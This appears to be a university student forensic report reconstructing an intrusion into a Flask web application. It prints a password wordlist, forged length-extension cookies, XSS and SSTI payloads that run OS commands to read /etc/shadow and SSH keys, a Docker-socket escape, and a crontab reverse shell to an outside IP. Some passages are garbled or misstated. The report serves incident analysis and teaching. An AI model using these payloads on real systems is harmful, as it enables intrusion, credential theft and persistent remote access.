SIO

Segurança Informática
e nas Organizações

Project 3
We were hacked

Camila Fonseca | Diana Oliveira
Miguel Ferreira | Rodrigo Lima

universidade de aveiro

Executive Summary

On January 6th, 2022, there was a **successful intrusion** on our systems, where the attacker obtained **unauthorized access** to our network through one of our public websites. The attacker got access and **compromised** the machine the website was on, obtained **full access** to the contents of the system which included the **information of its customers**. Access to the machine and its respective **authentication mechanism** were also **compromised**.

Detailed Analysis - Actions performed by the attacker

Password Brute Force

The attacker starts with a *password brute force* approach; he tries to force entry into the system through successive attempts at various possible combinations of access credentials.

```
sfddfsdf 123456 password 12345678 1234 pussy 12345 dragon qwerty 696969 mustang letmei
n baseball master michael football shadow monkey abc123 pass fuckme 6969 jordan harley
ranger iwantu jennifer hunter fuck 2000 test batman trustno1 thomas tigger robert acce
ss love buster 1234567 soccer hockey killer george sexy andrew charlie superman asshol
e fuckyou dallas jessica panties pepper 1111 austin william daniel golfer summer heath
er hammer yankees joshua maggie biteme enter ashley thunder cowboy silver richard fuck
er orange merlin michelle corvette bigdog cheese matthew 121212 patrick martin freedom
ginger blowjob nicole sparky yellow camaro secret dick falcon taylor 111111 131313 123
123 bitch hello scooter please porsche guitar chelsea black diamond nascar jackson cam
eron 654321 computer amanda wizard xxxxxxxx money phoenix mickey bailey knight iceman
 tigers purple andrea horny dakota aaaaaa player sunshine morgan starwars boomer cowbo
ys edward charles girls booboo coffee xxxxxx bulldog ncc1701 rabbit peanut john johnny
gandalf spanky winter brandy compaq carlos tennis james mike brandon fender anthony bl
owme ferrari cookie chicken maverick chicago joseph diablo sexsex hardcore 666666 will
ie welcome chris panther yamaha justin banana driver marine angels fishing david maddo
g hooters wilson butthead dennis fucking captain bigdick chester smokey xavier steven
 viking snoopy blue eagles winner samantha house miller flower jack firebird butter un
ited turtle steelers tiffany zxcvbn tomcat golf bond007 bear tiger doctor gateway gato
rs angel junior thx1138 porno badboy debbie spider melissa booger 1212 flyers fish por
n matrix teens scooby jason walter cumshot boston braves yankee lover barney victor tu
cker princess mercedes 5150 doggie zzzzzz gunner horney bubba 2112 fred johnson xxxxx
 tits member boobs donald bigdaddy bronco penis voyager rangers birdie trouble white t
opgun bigtits bitches green super qazwsx magic lakers rachel slayer scott 2222 asdf vi
deo london 7777 marlboro srinivas internet action carter jasper monster teresa jeremy
 11111111 bill crystal peter pussies cock beer rocket theman oliver prince beach amate
ur 7777777 muffin redsox star testing shannon murphy frank hannah dave eagle1 11111 mo
ther nathan raiders steve forever angela viper ou812 jake lovers suckit gregory buddy
 whatever young nicholas lucky helpme jackie monica midnight college baby cunt brian m
ark startrek sierra leather 232323 4444 beavis bigcock happy sophie ladies naughty gia
```

```
nts booty blonde fucked golden 0 fire sandra pookie packers einstein dolphins chevy wi
nston warrior sammy slut 8675309 zxcvbnm nipples power victoria asdfgh vagina toyota t
ravis hotdog paris rock xxxx extreme redskins erotic dirty ford freddy arsenal access1
4 wolf nipple iloveyou alex florida eric legend movie success rosebud jaguar great coo
l cooper 1313 scorpio mountain madison 987654 brazil lauren japan naked squirt stars a
pple alexis aaaa bonnie peaches jasmine kevin matt qwertyui danielle beaver 4321 4128
 runner swimming dolphin gordon casper stupid shit saturn gemini apples august 3333 ca
nada blazer cumming hunting kitty rainbow 112233 arthur cream calvin shaved surfer sam
son kelly paul mine king racing 5555 eagle hentai newyork little redwings smith sticky
cocacola animal broncos private skippy marvin blondes enjoy girl apollo parker qwert t
ime sydney women voodoo magnum juice abgrtyu 777777 dreams maxwell music rush2112 russ
ia scorpion rebecca tester mistress phantom billy 6666 albert ''
```

⏳ Ran at: Jan 6, 2022 14:15:04.288081000 EST until Jan 6, 2022 14:15:44.668544000 EST

Unable to get access with any of the aforementioned credentials, he changes the username to *guest* and tries *'sfddfsdf'* as the password, giving up on this approach later.

Length extension attack

After the failed attempt with the password the intruder tried to forge an admin cookie through a *length extension attack*. The admin cookie would allow the attacker to identify as the admin, not needing to successfully login.

The attack is based on using the default cookie with some tampering. Default cookie:

```
dXNlcm5hbWU9Z3Vlc3Q=.IaRReH75V/N0jyWcxFdIo0qIeNhhC51JqV3SHTH0nJo=; Path=/
```

The attack consists on the abuse of the method to create the cookies and to authenticate it. The cookies are generated by encoding with base64 the username and to concatenate it to the digest of a random key that the web application generates when it goes up and the username. The abuse is done by using a cookie that passes the authentication and tweak it so that it works with another user. For this the attacker adds the username that works and adds adding and another username, for this to work the authentication would see the digest and accept it has the same. The attempts by the attacker are the following:

```
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAcCZ1c2VybmFtZT1hZG1pbg==.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAcCZ1c2VybmFtZT1hZG1pbg==.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AB4JnVzZXJuYW1lPWFkbWlu.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AB4JnVzZXJuYW1lPWFkbWlu.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
IAmdXNlcm5hbWU9YWRtaW4=.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAi
CZ1c2VybmFtZT1hZG1pbg==.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACQJ
nVzZXJuYW1lPWFkbWlu.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAJgmd
XNlcm5hbWU9YWRtaW4=.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAoCZ1c
2VybmFtZT1hZG1pbg==.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACoJnVzZ
XJuYW1lPWFkbWlu.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALAmdXNlc
m5hbWU9YWRtaW4=.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAuCZ1c2Vyb
mFtZT1hZG1pbg==.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADAJnVzZXJuY
W1lPWFkbWlu.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAMgmdXNlcm5hb
WU9YWRtaW4=.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0CZ1c2VybmFtZ
T1hZG1pbg==.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADYJnVzZXJuYW1lP
WFkbWlu.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAOAmdXNlcm5hbWU9Y
WRtaW4=.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6CZ1c2VybmFtZT1hZ
G1pbg==.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADwJnVzZXJuYW1lPWFkb
Wlu.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=
```

⌛ Ran at: Jan 6, 2022 14:16:10.708851000 EST until Jan 6, 2022 14:16:10.949898000 EST

XSS Attempt

Having failed to obtain the admin cookie, the attacker decides to test what other vulnerabilities can exist in the system that allow him to abuse it. The attacker not

only found that the website is vulnerable to XXS but also that that might be another attack vector present by the error message displayed after the XSS attempt.

The attacker tries to get:

```
/test%3Cscript%3Ealert(%22hello%22)%3C/script%3E
```

The attacker gets the following output to the request:

```
<div class="center-content error">
<h1>Oops! That page doesn't exist.</h1> <pre>http://172.17.0.2:5000/test<script>alert
("hello")</script></pre>
</div>
```

⌛ Ran at: Jan 6, 2022 14:17:00.979885000 EST

RCE with Server-Side Template Injection

After the attacker sees another possible attack vector he tries to exploit it, for this purpose he tries to see if the web page is vulnerable to SSTI (server-side template injection) with the get request:

```
/test%7B%7B%201+1%20%7D%7D
```

The following output confirms that the web page is indeed vulnerable to SSTI:

```
<div class="center-content error">
<h1>Oops! That page doesn't exist.</h1> <pre>http://172.17.0.2:5000/test2<script>alert
("hello")</script></pre>
</div>
```

⌛ Ran at: Jan 6, 2022 14:17:07.986549000 EST

With this attempt, he realized that it was possible to do Template Injection, since the text segment 1+1 was read and processed to 2. After knowig this the attacker tries to get the following path:

```
/test%7B%7B%20__globals__%20%7D%7D
```

This test was used to get more information on the type of functions he could access in python via SSTI, in the **globals** the attacker can access Python's **builtins** functions. This set of functions are included natively in Python without the need for external libraries, and notably contains the **import** function. So the attacker can use it to directly import the os module.

⌛ Ran at: Jan 6, 2022 14:17:23.994042000 EST

With this in mind the attacker can go further with some OS Command Injection that allows him to successfully complete the attack, the commands will be analyzed in the next topic, this commands were injected via get requests:

```
/test%7B%7B%20(request.application.__globals__.__builtins__.__import__('os')%5B'pope
n'%5D('id')%20%7D%7D
/test%7B%7B%20request.application.__globals__%20%7D%7D
/test%7B%7B%20(request.application.__globals__.__builtins__.__import__('os')%5B'pope
n'%5D('id')%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('id').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('ls').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('cat%20app.py').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('cat%20auth.py').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('cat%20/etc/passwd').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('cat%20/etc/shadow').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('cat%20/proc/mount').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('find%20/%20').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('touch%20.a').read()%20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('ls%20-la%20.a').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('ls%20-la%20/tmp/.a').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('ls%20-la%20/root/').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('ls%20/home/*').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('find%20/%20-perm%20-4000%20').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('env').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20ps').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('apt%20update').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('apt%20install%20-y%20docker.io%20').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20ps').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20run%20--rm%20-t%20-v%20/:/mnt%20busybox%20/bin/ls%20/mnt').read()%20%7D%7
D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20/bin/find%20/mnt/').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('find%20/%20-perm%20-4000%20').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20run%20--rm%20-v%20/:/mnt%20python%20python%20-c%20%22f=open(%5C'/mnt/etc/
crontab%5C',%20%5C'a%5C');%20f.wite(%5C'*/10%20*%20*%20*%20*%20root%200%3C&196;exec%20
196%3C%3E/dev/tcp/96.127.23.115/5556;%20sh%20%3C&196%20%3E&196%202%3E&196%5C');%20f.cl
ose();%20print(%5C'done%5C')%22%202%3E&1%20').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/root/.bash_history').read
()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/root/.ssh/id_rsa%20%20/mn
t/root/.ssh/id_rsa.pub').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20ls%20/mnt/home%20').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/home/dev/.ssh/id_rsa%20/m
nt/home/dev/.ssh/id_rsa.pub%20').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/passwd').read()%20%7
D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/shadow').read()%20%7
D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/mysql/debian.cnf%20/m
nt/etc/mysql/my.cnf').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/ssl/private/%5C%5C
*').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/var/log/%5C%5C*').read()%
20%7D%7D
```

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20run%20--rm$20-v%20/:/mnt%20busybox%20cat%20/var/lib/docker/containers/1bc
8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25/1bc8170248006261556c8e93
16704cdef21d3ea03d5ebdca439a4043dfb15b25-json.log').read()%20%7D%7D
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('%20echo%20%22%3Cbody%20bgcolor=%22black%22%3E%3Ccenter%3E%3Cimg%20src=%22/static/g
allery/bg.png%22%3E%3C/center%3E%3C/body%3E%22%20%3E%20/app/templates/index.html').rea
d()%20%7D%7
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%
5D('docker%20restart%20app').read()%20%7D%7
```

Container enumeration:

After the attacker gets access to os commands on to the machine he tries to get more information on it, he start its enumeration by trying to know its user on the machine with the following command:

```
root@bc48fc45a016:/app# id
uid=0(root) gid=0(root) groups=0(root)
```

⌛ Run at: Jan 6, 2022 14:17:55.024894000 EST

The next step on the enumeration was to get directories and files. Firstly the attacker gets the contents of its working directory:

```
root@bc48fc45a016:/app# ls
__pycache__  app.py  auth.py  requirements.txt  static  templates  wsgi.py
```

⌛ Run at: Jan 6, 2022 14:18:08.084587000 EST

Then they get the app.py and the auth.py, both sensitive parts of the web application the serer is hosting:

```
root@bc48fc45a016:/app# cat auth.py
```

⌛ Run at: Jan 6, 2022 14:18:26.104372000 EST

```
root@bc48fc45a016:/app# cat auth.py
```

⌛ Run at: Jan 6, 2022 14:18:32.137052000 EST

The attacker also tries to get the containers /etc/passwd and /etc/shadow:

```
root@bc48fc45a016:/app# cat /etc/passwd
```

⌛ Run at: Jan 6, 2022 14:18:44.156280000 EST

```
root@bc48fc45a016:/app# cat /etc/shadow
```

⌛ Run at: Jan 6, 2022 14:18:50.180140000 EST

After getting the contents of the previous files the attacker gets the contents of the /proc/mount and get a listing of all of the files present on the system:

```
root@bc48fc45a016:/app# cat /proc/mount
```

⌛ Run at: Jan 6, 2022 14:19:10.200960000 EST

```
root@bc48fc45a016:/app# find /
```

⌛ Run at: Jan 6, 2022 14:19:21.221219000 EST

Now with all the files listing done the attacker tries to test its write permissions, see if they are on the /tmp directory, get root and home directories contents and get SUID files:

```
root@bc48fc45a016:/app# touch .a
```

⌛ Run at: Jan 6, 2022 14:19:27.969851000 EST

```
root@bc48fc45a016:/app# ls -la .a
```

⌛ Run at: Jan 6, 2022 14:19:36.990715000 EST

```
root@bc48fc45a016:/app# ls -la /tmp/.a
```

⌛ Run at: Jan 6, 2022 14:19:49.012982000 EST

```
root@bc48fc45a016:/app# ls -la /root/
```

⌛ Run at: Jan 6, 2022 14:20:00.032186000 EST

```
root@bc48fc45a016:/app# ls /home/*
```

⌛ Run at: Jan 6, 2022 14:20:09.048985000 EST

```
root@bc48fc45a016:/app# find / -perm -4000
```

⌛ Run at: Jan 6, 2022 14:20:22.068278000 EST

ℹ️ The attacker here gets all the logs present on the docker container they escaped, for more information: Container and Resource Discovery

Containment escape

On enumeration the attacker get the environment variables present on the container, with this the attacker gets to know that there is a DOCKER_HOST variable set, this might be an attack vector to help them escape the containment of docker.

```
root@bc48fc45a016:/app# env
HOSTNAME=bc48fc45a016
PYTHON_VERSION=3.9.5
```

```
PWD=/app
HOME=/root
LANG=C.UTF-8
GPG_KEY=E3FF2839C048B25C084DEBE9B26995E310250568
APP_PATH=/app/app.py
TERM=xterm
SHLVL=1
PYTHON_PIP_VERSION=21.1.3
PYTHON_GET_PIP_SHA256=6665659241292b2147b58922b9ffe11dda66b39d52d8a6f3aa310bc1d60ea6f7
DOCKER_HOST=tcp://172.17.0.1:2376
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/a1675ab6c2bd898ed82b1f58c486097
f763c74a9/public/get-pip.py
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
FLASK_ENV=production
_=/usr/bin/env
```

⌛ Run at: Jan 6, 2022 14:20:38.179883000 EST

Having the DOCKER_HOST environment variable set on the container, might indicate that the docker socket is exposed which can lead to a Docker breakout. With this in mind the attacker tries to see if there are any docker containers running:

```
root@bc48fc45a016:/app# docker ps
```

⌛ Run at: Jan 6, 2022 14:20:57.202710000 EST

Noticing that docker isn't installed on the container the attacker updates the container, installs docker.io and tries to see if there is any container running:

```
root@bc48fc45a016:/app# apt update
```

⌛ Run at: Jan 6, 2022 14:21:15.217531000 EST

```
root@bc48fc45a016:/app# apt install -y docker.io
```

ℹ️ The attacker here is building a docker image on host to bypass defenses.
More information on: Build Image on Host

⌛ Run at: Jan 6, 2022 14:21:31.660401000 EST

```
root@bc48fc45a016:/app# docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             S
TATUS              PORTS                  NAMES
1bc817024800        app                 &#34;/bin/bash /entrypoi…&#34;   14 minutes ag
o      Up 14 minutes       0.0.0.0:80-&gt;5000/tcp   app
```

⌛ Run at: Jan 6, 2022 14:21:57.151154000 EST

Now with docker installed the attacker can clearly see that there is a container running, this is due to the docker socket being exposed. The socket being exposed implicates that the containment can be broken by exploiting this miss configuration. For more information about docker breakout due to socket exposure: Hacktricks.
The attacker the tries to escape the containment by using a busybox docker image to run commands on the host machine:

```
root@bc48fc45a016:/app# docker run --rm -t -v /:/mnt busybox /bin/ls /mnt
```

ℹ️ Attacker gets access on the host machine by the exposed socket he found earlier.
This method gives access of the host machine to the attacker, more info on: Escape to Host

⌛ Run at: Jan 6, 2022 14:22:02.205712000 EST

Now that the attacker is outside the container machine, they try to enumerate the host machine by getting all files present on it and see all SUID files also present on the host machine:

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox /bin/find /mnt/
```

ℹ️ The attacker here is discovering files and directories with the help of the find command, for more information: File and Directory Discovery

⌛ Run at: Jan 6, 2022 14:22:22.711937000 EST

```
root@bc48fc45a016:/app# find / -perm -4000
```

⌛ Run at: Jan 6, 2022 14:22:51.795015000 EST

Persistence

After the attacker enumerates the machine they try to get persistence on the machine by creating a cronjob to execute a reverse shell on the host system.

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt python python -c "f=open(\'/mnt/etc/
crontab\', \'a\'); f.write(\'*/10 * * * * root 0<&196;exec 196<>/dev/tcp/96.127.23.11
5/5556; sh <&196 >&196 2>&196\'); f.close(); print(\'done\')" 2>&1
```

The attacker gets persistence on the host machine by adding a sechuled job on the crontabs of the host machine (/mnt/etc/crontab) where that job is to make a reverse shell (it would run every 6 seconds).
More info on: Scheduled Task/Job
By adding it to the crontabs, the crontab job's would be:


```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,
thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *  * * * root    cd / && run-parts --report /etc/cron.hourly
25 6  * * * root  test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6  * * 7 root  test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6  1 * * root  test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
*/10 * * * * root 0<&196;exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&
196 2>&196
```

The attacker uses a Bash 196 reverse shell (more info on revshells):

```
0<&196;exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196 2>&196
```


0<&196; exec(1posix) 196<>/dev/tcp/96.127.23.115/5556; sh(1) <&196 >&196 2>&196
Before a command is executed, its input and output may be redirected using a special notation interpreted by the shell. Redirection may also be used to open and close files for the current shell execution environment. The following redirection operators may precede or appear anywhere within a simple command or may follow a command. Redirections are processed in the order they appear, from left to right.
Commands separated by a ; are executed sequentially; the shell waits for each command to terminate in turn. The return status is the exit status of the last command executed.
execute commands and open, close, or copy file descriptors
command interpreter (shell)
Before a command is executed, its input and output may be redirected using a special notation interpreted by the shell. Redirection may also be used to open and close files for the current shell execution environment. The following redirection operators may precede or appear anywhere within a simple command or may follow a command. Redirections are processed in the order they appear, from left to right.
Redirecting Output
Redirection of output causes the file whose name results from the expansion of word to be opened for writing on file descriptor n, or the standard output (file descriptor 1) if n is not specified. If the file does not exist it is created; if it does exist it is truncated to zero size.
The general format for redirecting output is:
[n]>word
If the redirection operator is >, and the noclobber option to the set builtin has been enabled, the redirection will fail if the file whose name results from the expansion of word exists and is a regular file. If the redirection operator is >|, or the redirection operator is > and the noclobber option to the set builtin command is not enabled, the redirection is attempted even if the file named by word exists.

⚠️ The attacker is using an amazon ip address:

```
NetRange:       96.127.0.0 - 96.127.127.255
CIDR:           96.127.0.0/17
NetName:        AMAZON-EC2-USGOVCLD
NetHandle:      NET-96-127-0-0-1
Parent:         NET96 (NET-96-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS14618
Organization:   Amazon.com, Inc. (AMAZO-46)
RegDate:        2011-05-23
Updated:        2015-10-01
Comment:        The activity you have detected originates from a dynamic ho
sting environment.
Comment:        For fastest response, please submit abuse reports at htt
p://aws-portal.amazon.com/gp/aws/html-forms-controller/contactus/AWSAbuse
Comment:        For more information regarding EC2 see:
Comment:        http://ec2.amazonaws.com/
Comment:        All reports MUST include:
Comment:        * src IP
Comment:        * dest IP (your IP)
Comment:        * dest port
Comment:        * Accurate date/timestamp and timezone of activity
Comment:        * Intensity/frequency (short log extracts)
Comment:        * Your contact details (phone and email) Without these we w
ill be unable to identify the correct owner of the IP address at that point
in time.
Ref:            https://rdap.arin.net/registry/ip/96.127.0.0


OrgName:        Amazon.com, Inc.
OrgId:          AMAZO-46
Address:        Amazon, EC2 Cloud, EC2 1200 12th Ave South
City:           Seattle
